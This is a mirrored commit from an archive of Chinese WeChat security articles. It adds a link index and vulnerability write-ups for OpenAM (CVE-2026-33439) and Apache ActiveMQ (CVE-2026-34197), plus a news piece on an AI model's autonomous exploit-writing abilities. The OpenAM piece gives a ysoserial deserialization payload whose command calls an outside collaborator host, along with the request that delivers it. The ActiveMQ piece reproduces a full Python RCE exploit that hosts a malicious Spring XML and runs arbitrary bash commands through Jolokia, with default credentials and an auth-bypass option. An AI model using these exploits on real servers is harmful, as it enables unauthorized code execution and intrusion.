mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
【视频】CVE-2025-2563: WordPress 提权、漏洞预警 | LEAN MES系统任意文件上传∕删除漏洞、攻击者利用CVE-2025-0520漏洞,攻击未打补丁的ShowDoc服务器、Windows事件日志服务曝内核地址泄露漏洞,影响NVMe存储设备、F5 安全公告:NGINX ngx_http_dav_module 漏洞 CVE-2026-27654、Claude Mythos预览版,具备强大0Day漏洞发现与利用能力、严重——Orthanc DICOM 服务器中的 9 个漏洞威胁医疗数据完整性、CVE-2026-34197|Apache ActiveMQ远程代码执行漏洞(POC)、【SRC实战】通过报错拿下高危漏洞、CVE-2026-33439|OpenAM反序列化远程代码执行(POC)、漏洞预警 | OpenAM远程代码执行漏洞、Web应用漏洞自动化扫描工具 -- webjc(4月13日更新)、明源地产ERP GetErpDept.ashx接口存在SQL注入漏洞 附POC、
This commit is contained in:
 test committed
1 parent
7bf51a66c1
commit
45b5a3d340
14 files changed
+1129
-1
No files matched your search
@@ -19875,5 +19875,18 @@
|
||||
"https://mp.weixin.qq.com/s/CsjqffVcf0J1SCmQnJT5yQ": "2026年3月企业必修安全漏洞清单",
|
||||
"https://mp.weixin.qq.com/s/AZZMN6ojyX0-hOEBGxyiCg": "JWT认证漏洞实战解析",
|
||||
"https://mp.weixin.qq.com/s/bJU8T8sILzvZsc68L05mHg": "美英报告称Mythos模型无限压缩漏洞披露到武器化时间窗口",
|
||||
"https://mp.weixin.qq.com/s/4QAet8nXJrFpOiJ1jZmsZQ": "第三方 SDK 重大漏洞曝光:超 3000 万加密货币钱包面临数据泄露风险"
|
||||
"https://mp.weixin.qq.com/s/4QAet8nXJrFpOiJ1jZmsZQ": "第三方 SDK 重大漏洞曝光:超 3000 万加密货币钱包面临数据泄露风险",
|
||||
"https://mp.weixin.qq.com/s/usrLku0LKmxfO7nOgKKbYw": "【视频】CVE-2025-2563: WordPress 提权",
|
||||
"https://mp.weixin.qq.com/s/NM2vB3U30Lejhpgh3FZhYw": "漏洞预警 | LEAN MES系统任意文件上传∕删除漏洞",
|
||||
"https://mp.weixin.qq.com/s/mXGZpxFyPhEwP5qY-I_qbQ": "攻击者利用CVE-2025-0520漏洞,攻击未打补丁的ShowDoc服务器",
|
||||
"https://mp.weixin.qq.com/s/s78ZiqEKWkNvC__BdEJjGw": "Windows事件日志服务曝内核地址泄露漏洞,影响NVMe存储设备",
|
||||
"https://mp.weixin.qq.com/s/jHtxeaXbEGVLcgGvQ8v8kg": "F5 安全公告:NGINX ngx_http_dav_module 漏洞 CVE-2026-27654",
|
||||
"https://mp.weixin.qq.com/s/Ngu9c1tNIfkCig65sWPLtg": "Claude Mythos预览版,具备强大0Day漏洞发现与利用能力",
|
||||
"https://mp.weixin.qq.com/s/smPgWehyPiWVbWG1G2ULmw": "严重——Orthanc DICOM 服务器中的 9 个漏洞威胁医疗数据完整性",
|
||||
"https://mp.weixin.qq.com/s/2b4AmQ9jeKGxnNsL731gMA": "CVE-2026-34197|Apache ActiveMQ远程代码执行漏洞(POC)",
|
||||
"https://mp.weixin.qq.com/s/zsnLoIP31MUWu3WH_olA-g": "【SRC实战】通过报错拿下高危漏洞",
|
||||
"https://mp.weixin.qq.com/s/VKZgd1PZ7gxXktf4ttQ-GQ": "CVE-2026-33439|OpenAM反序列化远程代码执行(POC)",
|
||||
"https://mp.weixin.qq.com/s/1eGd5UQC0_nxZGp1wJIMkQ": "漏洞预警 | OpenAM远程代码执行漏洞",
|
||||
"https://mp.weixin.qq.com/s/6VJlmBRsmtQsTMzfFCGndQ": "Web应用漏洞自动化扫描工具 -- webjc(4月13日更新)",
|
||||
"https://mp.weixin.qq.com/s/0in0EwZm_iJg5Rg7HK4Jng": "明源地产ERP GetErpDept.ashx接口存在SQL注入漏洞 附POC"
|
||||
}
|
||||
@@ -0,0 +1,98 @@
|
||||
# CVE-2026-33439|OpenAM反序列化远程代码执行(POC)
|
||||
alicy
|
||||
alicy 信安百科 2026-04-15 01:02
|
||||
|
||||
**0x00 前言**
|
||||
|
||||
|
||||
OpenIdentityPlatform
|
||||
OpenAM是一款基于Java开发的开源访问管理解决方案,以模块化可插拔架构为核心,提供认证、单点登录(SSO)、授权、联合身份认证等全链路身份安全能力。它支持密码、一次性密码(OTP)等多种认证方式,兼容SAML、OAuth2、Kerberos等主流协议,可通过集成OpenIG或策略代理实现灵活的访问控制策略,实现跨域单点登录;
|
||||
|
||||
|
||||
作为企业级身份管理工具,它能无缝对接LDAP、Active Directory等身份数据源,广泛应用于企业内部系统统一管控、B2B集成认证、云服务与移动应用安全接入等场景,遵循CDDL许可证,提供社区与商业双重支持选项,帮助组织构建安全高效的数字身份管理体系。
|
||||
|
||||
|
||||
|
||||
**0x01 漏洞描述**
|
||||
|
||||
|
||||
漏洞源于组件在使用JATO框架处理jato.clientSession HTTP参数时,直接对用户输入的字节流进行了Java反序列化处理,且未应用此前针对jato.pageSession参数设置的白名单(WhitelistObjectInputStream)防护措施。
|
||||
|
||||
|
||||
未经身份验证的远程攻击者通过向包含<jato:form>标签的JSP页面(如密码重置页面)发送构造的恶意序列化对象,即可在服务器上实现任意代码执行。
|
||||
|
||||
|
||||
|
||||
**0x02 CVE编号**
|
||||
|
||||
|
||||
CVE-2026-33439
|
||||
|
||||
|
||||
|
||||
**0x03 影响版本**
|
||||
|
||||
|
||||
OpenAM
|
||||
<=16.0.5
|
||||
|
||||
|
||||
|
||||
**0x04 漏洞详情**
|
||||
|
||||
|
||||
POC:
|
||||
```
|
||||
java --add-opens java.base/java.util=ALL-UNNAMED \
|
||||
--add-opens java.base/java.lang.reflect=ALL-UNNAMED \
|
||||
-jar ysoserial-all.jar OpenAM1 \
|
||||
"curl http://YOUR-COLLABORATOR-ID.oastify.com" > payload.bin
|
||||
|
||||
PAYLOAD=$(base64 < payload.bin | tr -d '\n' | tr '+/' '-_' | tr -d '=')
|
||||
```
|
||||
|
||||
```
|
||||
curl -k "https://TARGET/openam/ui/PWResetUserValidation?jato.clientSession=${PAYLOAD}"
|
||||
```
|
||||
|
||||
|
||||
|
||||
**0x05 参考链接**
|
||||
|
||||
|
||||
https://github.com/OpenIdentityPlatform/OpenAM/security/advisories/GHSA-2cqq-rpvq-g5qj
|
||||
|
||||
|
||||
https://github.com/OpenIdentityPlatform/OpenAM/releases
|
||||
|
||||
|
||||
|
||||
|
||||
推荐阅读:
|
||||
|
||||
|
||||
[CVE-2026-31938|jsPDF存在HTML注入漏洞(POC)](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247486361&idx=2&sn=9bc7bea2a5d7b53f1174aa5b4f99fec5&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[CVE-2026-24061|Telnetd存在远程认证绕过漏洞(POC)](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247486354&idx=2&sn=2b4f8699f623bdae5b7a56e7cc01aefd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[CVE-2025-61686|React Router未授权目录遍历漏洞(POC)](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247486312&idx=2&sn=ffa58fd70fe6bb00f57ff2c6d8ef3417&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Ps:国内外安全热点分享,欢迎大家分享、转载,请保证文章的完整性。文章中出现敏感信息和侵权内容,请联系作者删除信息。信息安全任重道远,感谢您的支持
|
||||

|
||||
|
||||
!!!
|
||||
|
||||
|
||||
**本公众号的文章及工具仅提供学习参考,由于传播、利用此文档提供的信息而造成任何直接或间接的后果及损害,均由使用者本人负责,本公众号及文章作者不为此承担任何责任。**
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,458 @@
|
||||
# CVE-2026-34197|Apache ActiveMQ远程代码执行漏洞(POC)
|
||||
alicy
|
||||
alicy 信安百科 2026-04-15 01:02
|
||||
|
||||
**0x00 前言**
|
||||
|
||||
|
||||
ActiveMQ是Apache出品的一款开源消息中间件,完全支持JMS 1.1和J2EE 1.4规范,能为分布式系统提供高效、稳定、安全的企业级消息通信服务。
|
||||
|
||||
|
||||
它支持Java、C、Python等多语言客户端,兼容OpenWire、Stomp、AMQP等多种协议,还具备消息持久化、优先级设置、延迟接收、主从管理等丰富特性,可轻松嵌入Spring应用,适配TomEE、JBoss等多种J2EE服务器。
|
||||
|
||||
|
||||
其核心包含Broker(消息代理服务器)、Producer(消息生产者)、Consumer(消息消费者)等组件,支持点对点(Queue)和发布订阅(Topic)两种消息传递模型,前者确保每条消息仅被一个消费者接收,后者可实现消息向所有订阅者广播,能有效帮助系统实现解耦、异步通信与流量削峰。
|
||||
|
||||
|
||||
|
||||
**0x01 漏洞描述**
|
||||
|
||||
|
||||
该漏洞源于系统通过/api/jolokia/暴露Jolokia JMX-HTTP接口,并且默认访问策略允许对org.apache.activemq:* MBeans执行exec操作。由于对输入的discovery URI参数缺乏有效校验,攻击者可构造恶意brokerConfig参数,触发ResourceXmlApplicationContext加载远程Spring XML配置。
|
||||
|
||||
|
||||
在Spring初始化阶段会提前实例化Bean,攻击者可借助Runtime.exec()等方法实现任意代码执行。
|
||||
|
||||
|
||||
|
||||
**0x02 CVE编号**
|
||||
|
||||
|
||||
CVE-2026-34197
|
||||
|
||||
|
||||
|
||||
**0x03 影响版本**
|
||||
|
||||
```
|
||||
Apache ActiveMQ Broker < 5.19.4
|
||||
6.0.0 <= Apache ActiveMQ Broker < 6.2.3
|
||||
Apache ActiveMQ < 5.19.4
|
||||
6.0.0 <= Apache ActiveMQ < 6.2.3
|
||||
```
|
||||
|
||||
|
||||
|
||||
**0x04 漏洞详情**
|
||||
|
||||
|
||||
POC:
|
||||
|
||||
https://github.com/DEVSECURITYSPRO/CVE-2026-34197
|
||||
|
||||
```
|
||||
#!/usr/bin/env python3
|
||||
"""
|
||||
CVE-2026-34197 — Apache ActiveMQ RCE vía Jolokia API
|
||||
|
||||
Ejecución remota de código en Apache ActiveMQ Classic a través de la
|
||||
operación addNetworkConnector expuesta por Jolokia. El exploit fuerza
|
||||
al broker a descargar y ejecutar un archivo de configuración Spring XML
|
||||
malicioso mediante el transporte VM y el esquema xbean:.
|
||||
|
||||
Versiones afectadas:
|
||||
- ActiveMQ Classic < 5.19.4
|
||||
- ActiveMQ Classic 6.0.0 — 6.2.2
|
||||
|
||||
En versiones 6.0.0 — 6.1.1 no se requiere autenticación (CVE-2024-32114).
|
||||
|
||||
Uso:
|
||||
python exploit.py -t http://OBJETIVO:8161 -l MI_IP -c "id"
|
||||
|
||||
Autor: KONDOR DEV SECURITY
|
||||
PoC con fines educativos y de investigación en seguridad.
|
||||
"""
|
||||
|
||||
import argparse
|
||||
import http.server
|
||||
import os
|
||||
import sys
|
||||
import threading
|
||||
import time
|
||||
import socket
|
||||
|
||||
try:
|
||||
import requests
|
||||
except ImportError:
|
||||
print("[!] Módulo 'requests' no encontrado. Instalar con: pip install requests")
|
||||
sys.exit(1)
|
||||
|
||||
|
||||
# ─── Colores para la terminal ───────────────────────────────────────────────
|
||||
|
||||
class Color:
|
||||
RED = "\033[91m"
|
||||
GREEN = "\033[92m"
|
||||
YELLOW = "\033[93m"
|
||||
BLUE = "\033[94m"
|
||||
CYAN = "\033[96m"
|
||||
RESET = "\033[0m"
|
||||
|
||||
|
||||
BANNER = f"""{Color.CYAN}
|
||||
╔═══════════════════════════════════════════════════════════╗
|
||||
║ CVE-2026-34197 — Apache ActiveMQ RCE via Jolokia API ║
|
||||
║ ActiveMQ Classic < 5.19.4 / 6.0.0 — 6.2.2 ║
|
||||
║ By: KONDOR DEV SECURITY — t.me/KONDORDEVSECURITY ║
|
||||
╚═══════════════════════════════════════════════════════════╝
|
||||
{Color.RESET}"""
|
||||
|
||||
|
||||
# ─── Generación del payload XML ─────────────────────────────────────────────
|
||||
|
||||
def generar_payload_xml(comando: str) -> str:
|
||||
"""Genera el payload Spring XML que ejecuta el comando dado."""
|
||||
payload_dir = os.path.join(os.path.dirname(os.path.abspath(__file__)), "payloads")
|
||||
template_path = os.path.join(payload_dir, "template.xml")
|
||||
|
||||
if os.path.exists(template_path):
|
||||
with open(template_path, "r", encoding="utf-8") as f:
|
||||
template = f.read()
|
||||
return template.replace("{{COMMAND}}", comando)
|
||||
|
||||
# Fallback: generar inline si no existe la plantilla
|
||||
return f"""<?xml version="1.0" encoding="UTF-8" ?>
|
||||
<beans xmlns="http://www.springframework.org/schema/beans"
|
||||
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
|
||||
xsi:schemaLocation="http://www.springframework.org/schema/beans
|
||||
http://www.springframework.org/schema/beans/spring-beans.xsd">
|
||||
<bean id="exec" class="org.springframework.beans.factory.config.MethodInvokingFactoryBean">
|
||||
<property name="targetObject">
|
||||
<bean class="org.springframework.beans.factory.config.MethodInvokingFactoryBean">
|
||||
<property name="targetClass" value="java.lang.Runtime"/>
|
||||
<property name="targetMethod" value="getRuntime"/>
|
||||
</bean>
|
||||
</property>
|
||||
<property name="targetMethod" value="exec"/>
|
||||
<property name="arguments">
|
||||
<list>
|
||||
<array value-type="java.lang.String">
|
||||
<value>/bin/bash</value>
|
||||
<value>-c</value>
|
||||
<value>{comando}</value>
|
||||
</array>
|
||||
</list>
|
||||
</property>
|
||||
</bean>
|
||||
</beans>"""
|
||||
|
||||
|
||||
# ─── Servidor HTTP para servir el payload ────────────────────────────────────
|
||||
|
||||
class PayloadHandler(http.server.BaseHTTPRequestHandler):
|
||||
"""Servidor HTTP que sirve el payload XML y registra las peticiones."""
|
||||
|
||||
payload_xml = ""
|
||||
peticion_recibida = threading.Event()
|
||||
|
||||
def do_GET(self, *args, **kwargs):
|
||||
self.send_response(200)
|
||||
self.send_header("Content-Type", "application/xml")
|
||||
self.end_headers()
|
||||
self.wfile.write(PayloadHandler.payload_xml.encode("utf-8"))
|
||||
print(f"{Color.GREEN}[+] Payload servido a {self.client_address[0]}{Color.RESET}")
|
||||
PayloadHandler.peticion_recibida.set()
|
||||
|
||||
def log_message(self, format, *args):
|
||||
# Silenciar logs por defecto del servidor HTTP
|
||||
pass
|
||||
|
||||
|
||||
def iniciar_servidor_http(lhost: str, lport: int, payload_xml: str) -> http.server.HTTPServer:
|
||||
"""Inicia el servidor HTTP en un hilo separado para servir el payload."""
|
||||
PayloadHandler.payload_xml = payload_xml
|
||||
PayloadHandler.peticion_recibida.clear()
|
||||
|
||||
servidor = http.server.HTTPServer((lhost, lport), PayloadHandler)
|
||||
hilo = threading.Thread(target=servidor.serve_forever, daemon=True)
|
||||
hilo.start()
|
||||
return servidor
|
||||
|
||||
|
||||
# ─── Verificación de conectividad ────────────────────────────────────────────
|
||||
|
||||
def verificar_objetivo(target: str, auth: tuple | None) -> bool:
|
||||
"""Verifica que el objetivo sea accesible y que Jolokia responda."""
|
||||
url = f"{target.rstrip('/')}/api/jolokia/"
|
||||
try:
|
||||
kwargs = {"timeout": 10}
|
||||
if auth:
|
||||
kwargs["auth"] = auth
|
||||
resp = requests.get(url, **kwargs)
|
||||
if resp.status_code == 200:
|
||||
return True
|
||||
elif resp.status_code == 401:
|
||||
print(f"{Color.RED}[!] Autenticación fallida (401). Verificar credenciales.{Color.RESET}")
|
||||
return False
|
||||
elif resp.status_code == 403:
|
||||
print(f"{Color.RED}[!] Acceso prohibido (403) a Jolokia.{Color.RESET}")
|
||||
return False
|
||||
else:
|
||||
print(f"{Color.YELLOW}[*] Respuesta inesperada: HTTP {resp.status_code}{Color.RESET}")
|
||||
return True # Intentar de todas formas
|
||||
except requests.ConnectionError:
|
||||
print(f"{Color.RED}[!] No se pudo conectar a {target}{Color.RESET}")
|
||||
return False
|
||||
except requests.Timeout:
|
||||
print(f"{Color.RED}[!] Timeout al conectar a {target}{Color.RESET}")
|
||||
return False
|
||||
|
||||
|
||||
def obtener_broker_name(target: str, auth: tuple | None) -> str | None:
|
||||
"""Intenta obtener el nombre del broker vía Jolokia."""
|
||||
url = f"{target.rstrip('/')}/api/jolokia/read/org.apache.activemq:type=Broker,brokerName=*"
|
||||
try:
|
||||
kwargs = {"timeout": 10}
|
||||
if auth:
|
||||
kwargs["auth"] = auth
|
||||
resp = requests.get(url, **kwargs)
|
||||
if resp.status_code == 200:
|
||||
data = resp.json()
|
||||
if "value" in data and data["value"]:
|
||||
# Extraer el nombre del broker del primer resultado
|
||||
for key in data["value"]:
|
||||
if "brokerName=" in key:
|
||||
return key.split("brokerName=")[1].split(",")[0]
|
||||
except Exception:
|
||||
pass
|
||||
return None
|
||||
|
||||
|
||||
# ─── Exploit principal ───────────────────────────────────────────────────────
|
||||
|
||||
def ejecutar_exploit(target: str, lhost: str, lport: int, comando: str,
|
||||
auth: tuple | None, broker_name: str) -> bool:
|
||||
"""
|
||||
Ejecuta el exploit CVE-2026-34197.
|
||||
|
||||
1. Genera el payload Spring XML con el comando.
|
||||
2. Levanta un servidor HTTP para servirlo.
|
||||
3. Envía la petición a Jolokia para invocar addNetworkConnector
|
||||
con un URI vm:// que apunta al payload remoto.
|
||||
"""
|
||||
print(f"{Color.BLUE}[*] Objetivo: {target}{Color.RESET}")
|
||||
print(f"{Color.BLUE}[*] Comando: {comando}{Color.RESET}")
|
||||
print(f"{Color.BLUE}[*] Payload: http://{lhost}:{lport}/payload.xml{Color.RESET}")
|
||||
print(f"{Color.BLUE}[*] Broker: {broker_name}{Color.RESET}")
|
||||
print(f"{Color.BLUE}[*] Auth: {'Deshabilitada' if auth is None else auth[0]}{Color.RESET}")
|
||||
print()
|
||||
|
||||
# Paso 1: Generar payload
|
||||
print(f"{Color.YELLOW}[*] Generando payload XML...{Color.RESET}")
|
||||
payload_xml = generar_payload_xml(comando)
|
||||
|
||||
# Paso 2: Iniciar servidor HTTP
|
||||
print(f"{Color.YELLOW}[*] Iniciando servidor HTTP en {lhost}:{lport}...{Color.RESET}")
|
||||
try:
|
||||
servidor = iniciar_servidor_http("0.0.0.0", lport, payload_xml)
|
||||
except OSError as e:
|
||||
print(f"{Color.RED}[!] No se pudo iniciar el servidor HTTP: {e}{Color.RESET}")
|
||||
return False
|
||||
print(f"{Color.GREEN}[+] Servidor HTTP escuchando en 0.0.0.0:{lport}{Color.RESET}")
|
||||
|
||||
# Paso 3: Enviar petición a Jolokia
|
||||
jolokia_url = f"{target.rstrip('/')}/api/jolokia/"
|
||||
rce_broker = "rce" # Nombre del broker ficticio que se creará
|
||||
discovery_uri = (
|
||||
f"static:(vm://{rce_broker}?brokerConfig="
|
||||
f"xbean:http://{lhost}:{lport}/payload.xml)"
|
||||
)
|
||||
|
||||
payload_json = {
|
||||
"type": "exec",
|
||||
"mbean": f"org.apache.activemq:type=Broker,brokerName={broker_name}",
|
||||
"operation": "addNetworkConnector",
|
||||
"arguments": [discovery_uri]
|
||||
}
|
||||
|
||||
headers = {
|
||||
"Content-Type": "application/json",
|
||||
"Origin": target.rstrip("/")
|
||||
}
|
||||
|
||||
print(f"{Color.YELLOW}[*] Enviando petición a Jolokia...{Color.RESET}")
|
||||
|
||||
try:
|
||||
kwargs = {
|
||||
"json": payload_json,
|
||||
"headers": headers,
|
||||
"timeout": 30
|
||||
}
|
||||
if auth:
|
||||
kwargs["auth"] = auth
|
||||
|
||||
resp = requests.post(jolokia_url, **kwargs)
|
||||
|
||||
if resp.status_code == 200:
|
||||
data = resp.json()
|
||||
if data.get("status") == 200:
|
||||
print(f"{Color.GREEN}[+] Jolokia aceptó la operación (status=200){Color.RESET}")
|
||||
else:
|
||||
error = data.get("error", "desconocido")
|
||||
print(f"{Color.YELLOW}[*] Jolokia respondió con status={data.get('status')}: {error}{Color.RESET}")
|
||||
# Esto puede ser normal — el comando ya se ejecutó durante la carga del XML
|
||||
elif resp.status_code == 401:
|
||||
print(f"{Color.RED}[!] Autenticación fallida (401){Color.RESET}")
|
||||
servidor.shutdown()
|
||||
return False
|
||||
elif resp.status_code == 403:
|
||||
print(f"{Color.RED}[!] Acceso prohibido (403){Color.RESET}")
|
||||
servidor.shutdown()
|
||||
return False
|
||||
else:
|
||||
print(f"{Color.YELLOW}[*] Respuesta HTTP: {resp.status_code}{Color.RESET}")
|
||||
|
||||
except requests.ConnectionError:
|
||||
print(f"{Color.RED}[!] Error de conexión al enviar el exploit{Color.RESET}")
|
||||
servidor.shutdown()
|
||||
return False
|
||||
except requests.Timeout:
|
||||
print(f"{Color.YELLOW}[*] Timeout en la petición (puede ser normal si el comando tarda){Color.RESET}")
|
||||
|
||||
# Paso 4: Esperar a que el objetivo descargue el payload
|
||||
print(f"{Color.YELLOW}[*] Esperando que el objetivo descargue el payload...{Color.RESET}")
|
||||
if PayloadHandler.peticion_recibida.wait(timeout=15):
|
||||
print(f"{Color.GREEN}[+] El objetivo descargó el payload. Comando ejecutado.{Color.RESET}")
|
||||
exito = True
|
||||
else:
|
||||
print(f"{Color.YELLOW}[*] No se recibió petición del payload en 15s.{Color.RESET}")
|
||||
print(f"{Color.YELLOW} Esto puede indicar que el objetivo no es vulnerable,{Color.RESET}")
|
||||
print(f"{Color.YELLOW} que no puede alcanzar {lhost}:{lport}, o que el broker{Color.RESET}")
|
||||
print(f"{Color.YELLOW} name '{broker_name}' es incorrecto.{Color.RESET}")
|
||||
exito = False
|
||||
|
||||
# Limpiar
|
||||
servidor.shutdown()
|
||||
return exito
|
||||
|
||||
|
||||
# ─── CLI ─────────────────────────────────────────────────────────────────────
|
||||
|
||||
def parse_args():
|
||||
parser = argparse.ArgumentParser(
|
||||
description="CVE-2026-34197 — Apache ActiveMQ RCE vía Jolokia API",
|
||||
formatter_class=argparse.RawDescriptionHelpFormatter,
|
||||
epilog="""
|
||||
Ejemplos:
|
||||
%(prog)s -t http://10.0.0.1:8161 -l 10.0.0.2 -c "id"
|
||||
%(prog)s -t http://10.0.0.1:8161 -l 10.0.0.2 -c "whoami" -u admin -p secret
|
||||
%(prog)s -t http://10.0.0.1:8161 -l 10.0.0.2 -c "id" --no-auth
|
||||
"""
|
||||
)
|
||||
parser.add_argument("-t", "--target", required=True,
|
||||
help="URL base del objetivo (ej: http://10.0.0.1:8161)")
|
||||
parser.add_argument("-l", "--lhost", required=True,
|
||||
help="IP del atacante para servir el payload")
|
||||
parser.add_argument("-lp", "--lport", type=int, default=8888,
|
||||
help="Puerto del servidor HTTP local (default: 8888)")
|
||||
parser.add_argument("-c", "--command", required=True,
|
||||
help="Comando a ejecutar en el objetivo")
|
||||
parser.add_argument("-u", "--user", default="admin",
|
||||
help="Usuario de Jolokia (default: admin)")
|
||||
parser.add_argument("-p", "--password", default="admin",
|
||||
help="Contraseña de Jolokia (default: admin)")
|
||||
parser.add_argument("--no-auth", action="store_true",
|
||||
help="No enviar credenciales (CVE-2024-32114, versiones 6.0.0-6.1.1)")
|
||||
parser.add_argument("--broker-name", default=None,
|
||||
help="Nombre del broker (default: autodetectar o 'localhost')")
|
||||
return parser.parse_args()
|
||||
|
||||
|
||||
def main():
|
||||
print(BANNER)
|
||||
args = parse_args()
|
||||
|
||||
auth = None if args.no_auth else (args.user, args.password)
|
||||
|
||||
# Verificar conectividad
|
||||
print(f"{Color.YELLOW}[*] Verificando conectividad con el objetivo...{Color.RESET}")
|
||||
if not verificar_objetivo(args.target, auth):
|
||||
sys.exit(1)
|
||||
print(f"{Color.GREEN}[+] Objetivo accesible{Color.RESET}")
|
||||
|
||||
# Determinar nombre del broker
|
||||
broker_name = args.broker_name
|
||||
if not broker_name:
|
||||
print(f"{Color.YELLOW}[*] Intentando detectar nombre del broker...{Color.RESET}")
|
||||
broker_name = obtener_broker_name(args.target, auth)
|
||||
if broker_name:
|
||||
print(f"{Color.GREEN}[+] Broker detectado: {broker_name}{Color.RESET}")
|
||||
else:
|
||||
broker_name = "localhost"
|
||||
print(f"{Color.YELLOW}[*] No se pudo detectar. Usando por defecto: {broker_name}{Color.RESET}")
|
||||
|
||||
print()
|
||||
|
||||
# Ejecutar exploit
|
||||
exito = ejecutar_exploit(
|
||||
target=args.target,
|
||||
lhost=args.lhost,
|
||||
lport=args.lport,
|
||||
comando=args.command,
|
||||
auth=auth,
|
||||
broker_name=broker_name
|
||||
)
|
||||
|
||||
print()
|
||||
if exito:
|
||||
print(f"{Color.GREEN}[+] Exploit completado con éxito{Color.RESET}")
|
||||
else:
|
||||
print(f"{Color.RED}[-] Exploit no confirmado — revisar parámetros{Color.RESET}")
|
||||
|
||||
sys.exit(0 if exito else 1)
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**0x05 参考链接**
|
||||
|
||||
|
||||
https://activemq.apache.org/security-advisories.data/CVE-2026-34197-announcement.txt
|
||||
|
||||
|
||||
|
||||
|
||||
推荐阅读:
|
||||
|
||||
|
||||
[CVE-2026-4747|FreeBSD栈溢出漏洞(POC)](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247486436&idx=1&sn=42699b35fedd39711ef11d7a95587efe&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[CVE-2026-34714|Vim高危远程代码执行漏洞(POC)](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247486436&idx=2&sn=15c9f87c359cc2f69912054f6963a183&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[CVE-2026-33371|Zimbra存在XML外部实体(XXE)漏洞](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247486396&idx=2&sn=f9c96ef6232b766aa0d759e8cf02d45b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Ps:国内外安全热点分享,欢迎大家分享、转载,请保证文章的完整性。文章中出现敏感信息和侵权内容,请联系作者删除信息。信息安全任重道远,感谢您的支持
|
||||

|
||||
|
||||
!!!
|
||||
|
||||
|
||||
**本公众号的文章及工具仅提供学习参考,由于传播、利用此文档提供的信息而造成任何直接或间接的后果及损害,均由使用者本人负责,本公众号及文章作者不为此承担任何责任。**
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,51 @@
|
||||
# Claude Mythos预览版,具备强大0Day漏洞发现与利用能力
|
||||
乌雲安全 2026-04-15 00:36
|
||||
|
||||
## Anthropic公司近日推出Claude Mythos预览版,这款先进语言模型具备发现并自主利用未公开0Day漏洞的非凡能力。为确保这些强大工具被用于防御目的,该公司同步启动"Glasswing项目",与行业合作伙伴共同修补关键软件系统。
|
||||
##
|
||||
|
||||
**Part01**
|
||||
## 模型能力显著升级
|
||||
|
||||
|
||||

Claude Mythos预览版相较Opus 4.6等旧模型实现重大突破——旧模型仅能发现漏洞却难以转化为有效攻击载荷。在开源软件内部测试中,新模型成功实现对10个完全打补丁目标的完整控制流劫持。这些高级攻击能力并非显式编程所得,而是源自模型在逻辑推理和自主编码方面的整体提升。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**Part02**
|
||||
## 自主漏洞利用生成
|
||||
|
||||
|
||||
该模型能自主串联多个软件缺陷,构建可绕过现代安全防护的复杂攻击链。例如,它成功编写出可规避严格沙箱环境、突破内核地址空间布局随机化(KASLR)防护的网页浏览器漏洞利用程序,最终获取系统提权权限。由于工具自动化程度极高,即便毫无网络安全基础的用户也能在一夜之间生成可用的远程代码执行攻击代码。
|
||||
|
||||
|
||||
**Part03**
|
||||
## 历史漏洞挖掘成果
|
||||
|
||||
|
||||
当应用于真实软件环境时,该AI Agent发现了人类研究者数十年未察觉的关键0Day漏洞,包括:
|
||||
|
||||
- OpenBSD系统中存在27年的内存破坏漏洞(该系统以严格的安全标准著称),根源在于网络传输控制协议的复杂有符号整数溢出问题
|
||||
|
||||
- 经过严格审计的FFmpeg媒体库中存在16年的缺陷,源于视频帧解码过程中的整数大小与内存初始化不匹配问题
|
||||
|
||||
**Part04**
|
||||
## 安全防护机制
|
||||
|
||||
|
||||
